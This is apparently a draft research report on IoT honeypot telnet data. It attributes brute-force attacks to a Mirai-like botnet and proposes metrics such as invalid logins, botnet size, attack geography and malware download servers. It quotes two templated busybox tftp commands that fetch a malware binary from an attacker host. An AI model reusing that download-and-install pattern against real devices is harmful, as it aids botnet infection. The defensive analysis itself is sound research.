Introduction

We are working on datasets that represent collected data from a honeypot that mimics IOT devices by running a telnet server over port 23. In addition to the chain of commands, a reverse scan of the attacker has been performed and the result exists in a separate dataset. Our analysis shows that the attacks are from a botnet and we currently believe it is a specific botnet called WOPBOT. Our judgement is based on the type of credentials used for connection. The credentials suggest an attack involving and mainly targeting CCTV H.264 DVR.

WOPBOT infection has several stages and we could trace the required commands for each stage in the majority of attacks. Relating the commands to the stages and, and an IP to these stages can reveal the time it lasts to go from one stage to the other. This may sound straightforward but there is a fact that makes such analysis trickier: If one tries to identify the attacks of this botnet, let's say using shellcode (V6 column in zip files), she fails. This is because of two reasons:

1) The IP of C&C changes and this makes the shellcode even in the same day different.

2) This botnet has several strains and although you may find some similarities, the shellcode changes in general.

Apart from attacks coming from aforementioned botnet, we found a shellcode that just simply reports a message like "Attacker IP", "Attacker Port". Another interesting type of shellcodes contain just numbers (a combination of digits like 573).

Now from economical point of view it is interesting to know if botnet stops propagation after a certain number of infections or it keeps infection over time. To answer such question we have some difficulties. First the number of hosts in the honeypots are fixed but the attacks over time do not decrease significantly that suggest either botnet doesn’t behave intelligently and infects a victim twice or the honeypot resets its configuration, the latter is something that cannot be implied from the dataset. Second the IP of an IOT device may change and the only sign that may suggest the increase in the size of the botnet is increase in the number of attackers (unique source IP) per day. That being said, this document is a draft to answer four questions regarding the dataset assigned to this group. Four questions are as follow:

1. What security issue does the data speak to?
2. What would be the ideal metrics for security decision makers?
3. What are the metrics that exist in practice?
4. A definition of the metrics you can design from the dataset

Finally this document presents an early result of dataset analysis based on the chosen metrics.

What security issue does the data speak to?

Analysis of the payload of attacks on the honeypot, on random dates, show that the main security issue that derives the attacks is the default, hardcoded or simple credentials. Most attacks seem to have two stages: 1) bruteforicng the username and password and 2) delivering the shellcode that is usually installing a binary file as:

busybox tftp *-r [MalwareFile] -g [IPsource]*

busybox tftp *-g -l 'dvrHelper' -r [MalwareFile] [IPsource]*

The malware, we believe, is Mirai that is an ELF trojan backdoor especially designed for embedded Linux operating systems e.g. busybox. Our work to analyze the functionalities of such Trojan is a work under progress but our early analysis one of the available sh files reveal spamming as one of their critical capabilities.

What would be the ideal metrics for security decision makers?

The ideal metric must shed light on the perfect amount of economical investment required to solve the aforementioned security issue. Moreover the metrics should help decision makers to pinpoint the best area to invest. These ideal metrics though may not be directly extracted from the dataset. That being said, other metrics can be defined and evaluated in order to help decision makers to focus on the immediate problem. For instance is default password, not having a firewall in front of the IOT device, hardcoded credential or wrong password policy the real cause? For instance an interesting way to determine the answer would be the number of compromised victims (bots attacking honeypots) that still have their default password. On the other hand to answer such question, we may want to find out if the IOT device is compromised during the installation process (before fully configuring the device and changing the password) or as a result of not changing the default password at all or even changing the password but using a weak password. This can be implied by the period size of having default password.

What are the metrics that exist in practice?

Table 1 reports the security metrics (and their relative usage as "using" in publication) that are used in practice[1]. Seemingly relevant metrics for our dataset are:

1. Invalid logins (failed passwords): This metric can be measured by a grouping and projection. First Grouping the records by destination IP and removing the 2nd-staged payloads, payloads that aim to install a binary. Second selecting records from the group that have the username used in the removed records in the previous step.
2. Intrusion attempts: This metric by itself doesn't give any insight but for instance trend of attacks for a specific honeypot entity may give some insight.
3. Invalid logins (failed username): This is similar to the first metric without the second step
4. Intrusion successes: Number of unique IPs that deliver the 2nd-staged payload.

Metric	**% using**
Viruses detected in user files	92.3%
Viruses detected in e-mail messages	92.3%
Invalid logins (failed password)	84.6%
Intrusion attempts	84.6%
Spam detected/filtered	76.9%

[1] http://securitymetrics.org/blog/2004/12/02/metrics-definitions/

Unauthorized website access (content filering)	69.2%
Invalid logins (failed username)	69.2%
Viruses detected on websites	61.5%
Unauthorized access attempts (internal)	61.5%
Admin violations (unauthorized changes)	61.5%
Intrusion successes	53.8%
Unauthorized information disclosures	38.5%
Spam not detected (missed)	38.5%
Spam false positives	30.8%
Other	23.1%

Table 1. Metrics in practice

A definition of the metrics you can design from the dataset

In this stage we see following extractable metrics from the datasets:

1. Geographic Origin of Attacks: Number of infected machines per country and their device category
2. Botnet size: We calculate this metric by grouping the data from iot_device_2M based on scandata and counting the number of hosts for each group.
3. Change in frequency of attacks in a country: One metric to look at could be the number of attacks originating from the different countries over time. Looking at the changes in the number of commands/attacks going out of a country can help in figuring out how a malware may be propagating. By looking at the number of IPs in the country and how many attacks are going out of the country you can tell whether more devices are getting exposed to the malware.
4. Trojan/backdoor download requests: We identified several servers used to deliver malicious content during attacks to the IOT devices. These servers host some shell scripts and also some binary files. By this metric we closely look at the number of requests issued to these servers to download the malicious files. This metric can give insight in two forms. First the requests represent the number of attempts to infect with a specific malware. Second my comparing this number to the size of botnet we can realize if sinkholing a server was the reason for the drop of the botnet growth

Evaluation

In this section we analyze some of the aforementioned metrics.

Geographic Origin of Attacks

Analysis of this metric suggests that some countries have significant difference in the number of their infections. This can be attributed to the actual number of devices in a specific country.



Figure 1. Geographic Origin of Attacks

Botnet size

Change in the size of botnet suggest the botnet shrinks probably because of the security patching. After sometime the botnet again revives. This probably suggests a new strain of the bot.



Figure 2. Botnet size

Change in frequency of attacks in a country

A simple table example of the number of commands/attacks sent from IP address in Taiwan in below. A comparison of this data with attacks/command from IP address in other countries will be done at a later time.

Date	Attacks/Commands
7/2/2016	3334
7/3/2016	2831
7/4/2016	2600
7/5/2016	2453
7/16/2016	3193

Table 2 : Date and number of attacks done using IPs in Taiwan

Frequency distribution of servers used to deliver malicious content during attacks

Pie chart 1 represents file servers share in serving malicious content involved in attacks on 01.07.2016. Each share stands for a separate file server and the number reports and the number of download requests issued to that specific server. We derived the numbers and different servers by counting and analyzing wget requests in the shellcode. Closer look at the graph reveals that 3 hosts handle most of the download requests. This may be attributed to the age of the file server. For instance the blue server probably has been serving the botnet malware since the beginning. In the next stage we aim to analyze if these file servers are still available. We also aim to analyze their hosted malware closely.



Figure 3. Trojan/backdoor download requests